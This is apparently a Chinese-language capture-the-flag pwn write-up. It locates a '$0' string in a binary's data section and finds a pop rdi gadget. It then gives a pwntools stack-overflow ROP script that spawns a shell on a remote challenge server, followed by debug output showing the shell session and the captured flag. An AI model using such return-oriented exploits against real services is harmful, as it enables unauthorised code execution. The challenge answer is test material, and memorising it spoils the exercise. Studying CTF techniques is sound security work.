.data:0000000000601100 a4985y9yDyYfg8y db '4985y9y()DY)*YFG8yas08d976s08d7$0',0
.data:0000000000601122 aSadads7s       db 'sadaDS&*(7s',0
.data:000000000060112E                  align 80h
.data:0000000000601180 a89yGYfgf0yf8f0 db '89Y*G(*YfGF0YF8f08yf8',0
.data:0000000000601196 aA8s7d0SdD9gfS  db ')a8s7d0$sd)D9gf-s)',0
.data:00000000006011A9                  align 80h
.data:0000000000601200 aHhhhhAreYouFin db 'hhhhh, are you finding the binsh?',0
.data:0000000000601222                  align 80h
.data:0000000000601280 aSorryNothingHe db 'sorry!nothing here!',0
```


这里稍微计算一下$0的位置,得到
0x0000000000601100+31=0x000000000060111F
（31是前面字符串的长度）

后面大佬的博客就有点难懂了：利用ROPgadget工具进行查找，得到pop rdi ; ret 的地址。
rdi：0x00000000004007d3

由于缓冲区是0x10，rbp是8个，则加起来，然后开始写脚本：

```
from pwn import *
context.log_level = 'debug'
conn = remote('114.116.54.89', 10004)
# conn = process('./pwn4')
pop_rdi = 0x00000000004007d3
bin_sh = 0x000000000060111f
system = 0x000000000040075A
payload = 'A' * (0x10+8) + p64(pop_rdi) + p64(bin_sh) + p64(system)
conn.recvuntil('Come on,try to pwn me')
conn.sendline(payload)
conn.interactive()
```

然后得到flag：



```
$ ls
[DEBUG] Sent 0x3 bytes:
    'ls\n'
[DEBUG] Received 0x24 bytes:
    'bin\n'
    'dev\n'
    'flag\n'
    'lib\n'
    'lib32\n'
    'lib64\n'
    'stack2\n'
bin
dev
flag
lib
lib32
lib64
stack2
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x26 bytes:
    'flag{264bc50112318cd6e1a67b0724d6d3af}'
flag{264bc50112318cd6e1a67b0724d6d3af}$
```